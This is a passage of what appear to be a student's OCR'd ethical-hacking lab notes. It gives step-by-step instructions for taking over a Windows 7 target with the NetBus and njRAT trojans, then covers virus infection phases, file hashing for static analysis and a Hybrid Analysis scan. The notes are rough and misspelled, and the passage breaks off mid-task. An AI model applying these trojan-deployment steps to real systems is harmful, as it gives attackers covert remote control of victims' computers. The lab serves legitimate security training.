
Step7: open the user and password interface and type the password for attacker machine



Step8:click on netbus




Step9: run the pach.exe file in target machine



Step10: Run the netbus file /in attaker machine


Step11: start the netbus in attacker machine




Task Gain Access to the Target system using Trojans using njRat

Step1: select the NJRAT


Step2: click on wright and click on the properties



Step3: Select the **share** options/and click on advance sharing



Step4: click on the permission full control




Step5: send to target machine / my target machine is windows 7

How to send target machine file


1 press on windows button + R in target machine and include ip address for attacker machine

Step7: open the user and password interface and type the password for attacker machine




Step8: run the pach.exe file in target machine


Step9: Run the click on builder file /in attaker machine



Step10: start the fiel. in attacker machine



Result:



Types of Phase Viruse Attack

Infection Phases Viruse

1. Penetration / Infiltration

- The virus **enters the system**.
- This can happen through:
  - Infected email attachments
  - Malicious downloads
  - USB drives
  - Vulnerable network connections
  - Exploiting security holes

Attack phases viruse


- The virus may **gather information** about the system or environment.
- This helps it decide what to target or how to behave.
- It might collect:
  - OS version
  - Security software
  - Network settings
  - User behavior pattern

What is Static malware analysis

Static malware analysis is the process of analyzing a file's **binary, code, or structure** to identify malicious behaviors **without running** the file.


File fingerprinting /using hash calculater

To verifiy the original file




Task 2 Perfrom malware scanning using Hybrid Analysis

Step 1: open the browser and search in haybrid analysis

